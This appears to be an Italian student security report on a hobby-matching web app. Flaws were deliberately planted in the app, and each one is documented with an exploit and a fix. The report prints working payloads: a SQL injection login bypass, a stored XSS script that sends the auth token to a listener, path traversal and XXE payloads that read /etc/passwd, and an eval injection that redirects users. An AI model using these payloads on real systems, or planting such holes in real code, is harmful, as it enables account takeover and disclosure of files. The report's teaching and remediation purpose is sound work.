
Figura 26: HobbyController.java

HobbyController.java

HobbyController.java

Figura1

Figura 27: Schermata web salvataggio hobby da parte dell'utente






Figura 28: HobbyController.java




Figura 29: Hobby senza campi inutili

**Potential JDBC Injection / Nonconstant string passed to execute or addBatch method on an SQL statement (SQL Injection)**

**File**: UserController.java

**Riga**: 298

È una vulnerabilità che consente all’attaccante di fare query verso il database con lo scopo di accedere o modificare dati che normalmente non potrebbe vedere come le password. Consente inoltre di fare il login in un sito senza essere a conoscenza di username e/o password.

Nel nostro codice è stata introdotta questa vulnerabilità nel login (API **/authenticate** di **UserController.java**) usando lo statement SQL (Figura 30), il quale permette di concatenare stringhe che possono essere codice SQL.

**Exploit:**

Quando si effettua il login, supponendo di conoscere il nome utente, si può fare l’autenticazione senza conoscere la password. In particolare, sono stati usati username=user e password=a' or '1'='1 per fare l’attacco.

**Fix:**

Il fix è dato dal codice originale che non fa uso dell’SQL statement (Figura 31).




Figura 30: UserController.java con metodo vulnerabile




Figura 31: UserController.java con metodo originale

**Cross Site Scripting (XSS Stored)**

**File**: HomeController.java

**Riga**: 62

Questa vulnerabilità si ha quando vengono ricevuti dati eseguibili in maniera dinamica da sorgenti non sicure e salvati su database o altri storage sicuri, con l’obiettivo di restituirli successivamente agli utenti per poterli eseguire a loro insaputa e di conseguenza attaccarli. Ad esempio, si potrebbero inserire script JavaScript, HTML tag o HTML attributes malevoli che, quando viene eseguito dall’utente che lo riceve, rubano i suoi dati sensibili.

In questo esempio, abbiamo aggiunto in **HomeController.java** l’API **/hello-user**, al fine di mostrare i nomi degli hobby.

**Exploit**:

Dopo aver fatto il login come utenti business, bisogna creare un nuovo hobby inserendo nel nome lo script. Quando con un utente normale, inserendo le sue preferenze, si verifica un match con un hobby che rispetta le sue preferenze, invece di mostrare il nome dell’hobby verrà eseguito lo script (Figura 32).

Lo script è il seguente

<script><img title="</script><img src onerror=" var token = localStorage.getItem('token'); var img = new Image(); img.src = 'http://localhost:3000/log?token=' + encodeURIComponent(token); ">"></script>

e permette di mostrare il token di autenticazione in quanto il front-end lo salva nel local storage come mostra la Figura 33. Il token viene inviato ad un server in ascolto situato nel file **XSS\_exploit.js** (Figura 35 e 36) nella directory **XSS\_server** che lo salva e lo può sfruttare per entrare nell’account dell’user. Di seguito il codice modificato sia nel backend che nel frontend. Nel frontend abbiamo creato username ed error in **App.js**. Tali parametri vengono passati al componente **Header.jsx** che li passa a sua volta a **Navbar.jsx**, nella quale avviene il fetch degli hobby relativi allo username dato per mostrarli sulla NavBar, come mostrato in Figura 34.




Figura 32: HomeController.java con metodo vulnerabile

****

Figura 33: AuthenticationService.js

**Fix**:

Lato backend è stato modificato l’API **/helloUser** usando un sanitizer di OWASP che sanitizza il nome per evitare gli attacchi (Figura 36). Lato frontend invece è stato introdotto un controllo sui caratteri non consentiti per maggiore sicurezza (Figura 35).




Figura 34: Navbar.jsx



Figura 35: Server in ascolto nel file XSS\_exploit.js



Figura 36: Output del server in ascolto




Figura 37: CreateOffer.jsx




Figura 38: HomeController.java con metodo non vulnerabile

**Potential Path traversal**

**File**: UserController.java

**Riga**: 178

L’obiettivo di questo attacco è quello di accedere tramite variabili che referenziano dei file a cartelle o file che stanno al di fuori della cartella base del sito. Piu precisamente, si può accedere al file system, andando a scoprire informazioni sensibili o modificando file di configurazione del sistema, sia usando la notazione ../ che usando percorsi assoluti.

In questo caso, è stata aggiunta un’immagine del profilo dell’utente che è possibile inserire al momento della registrazione di un utente. Per fare ciò è stato modificata l’API **/signup** in **UserController.java** e sono stati aggiunti nello stesso file i metodi **getImage()** e **saveProfileImage()** (Figura 41 e 42). Lato frontend il file Signup.jsx gestisce l’aggiunta dell’immagine del profilo come in Figura 40 ed AccountUser.jsx si occupa di mostrarla, recuperandola dal backend (Figura 39).




Figura 39: AccountUser.jsx



Figura 40: SignUp.jsx




Figura 41: UserController.java



Figura 42: UserController.java

**Exploit:**

Aprendo il Web developer tool del browser si può modificare la richiesta inviata quando ci si è registrati (URL: http://localhost:4200/account-user) in modo da inserire al posto dell’immagine del profilo il seguente payload: ../etc/passwd

che permette di leggere il file con le password salvate sul sistema dove viene eseguito il backend (Figura 43).




Figura 43: Schermata web con invio della richiesta malevola

**Fix**:

Per il fix sono stati modificati i metodi **getImage()** e **saveProfileImage()** nel file **UserController.java** del backend introducendo dei controlli sul nome del path dove cercare l’immagine, sia nella POST che richiama la **saveProfileImage()** (Figura 45) che nella GET (Figura 44).



Figura 44: UserController.java con metodo non vulnerabile



Figura 45: UserController.java con metodo non vulnerabile

**Malicious code Injection**

**File:** HobbiePages.jsx

**Riga**: 133

Si tratta di una vulnerabilità che ha lo scopo di inserire codice malevolo in modo da farlo eseguire lato utente. Ciò è possibile a causa di una mancanza di validazione di istruzioni che ricevono input dall’utente, consentendo l’interpretazione e l’esecuzione di tale codice da pare dell’applicazione. Nel nostro codice è stata usata l’istruzione *eval* di Javascript per fare l’injection; infatti, il suo utilizzo risulta sconsigliato (Figura 46).

Nel nostro codice è stato modificato HobbiePages.jsx e viene richiamato quando l’utente clicca l’hobby. L’idea iniziale è quella di inserire un alert che mostri le informazioni di contatto del business creatore dell’hobby (Figura 47). Tuttavia, dato un certo input è possibile inserire un’istruzione che fa il redirect ad un sito malevolo. In questo caso è stato usato il sito di Google come esempio.

**Exploit**:

Un attacante dovrebbe autenticarsi come utente business, inserire l’url al sito malevolo nelle sue informazioni di contatto con l’obiettivo di farlo aprire ad un utente normale. Questo è il payload da inserire:

');window.location.href = 'https://www.google.com'//



Figura 46: HobbiePages.jsx



Figura 47: HobbiePages.jsx

**Fix**:

È stato usato DOMPurify per sanitizzare l’input ed è stato eliminato l’eval che è fonte di attacchi, come mostrato in Figura 48.




Figura 48: HobbiePages.jsx

**XML parsing vulnerable to XEE**

**File**: HobbyController.java, HobbiePages.jsx

**Riga**: 134 di HobbyController.java

Nel caso in cui un’applicazione fa utilizzo di dati **XML**, questa vulnerabilità consente a un attaccante di interferire con il normale processamento di tali dati, sfruttando alcuni costrutti tipici del linguaggio XML come DTD ed external entities, consentendo spesso l’accesso al filesystem del server.

Lato frontend, nel componente **HobbiePages.jsx** è stata introdotta la possibilità di inserire un commento nell’hobby di un utente o dal business (Figura 49) mentre nel backend in **HobbyController.java** è stata creata l’API **/comment** in cui si fa il parsing del commento da mostrare come mostrato in Figura 50.

Il commento viene scritto in XML e non contiene nessuna sanitizzazione.

**Exploit:**

Per effettuare l’attacco bisogna andare nella sezione hobby dell’utente, inserire un commento e, dalla sezione network del web developer tool, fare Edit e Resend e usare il seguente payload (Figura 51):

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>

<comment>

<text>&ent;</text>

</comment>

Tale payload definisce un’entità esterna che si riferisce al file **etc/passwd**. Successivamente questa entità viene richiamata nell’elemento text, in modo che, quando il parser XML elabora il documento sostituisce l’entità con il contenuto di etc/passwd.



Figura 49: HobbiePages.jsx




Figura 50: HobbyController.java

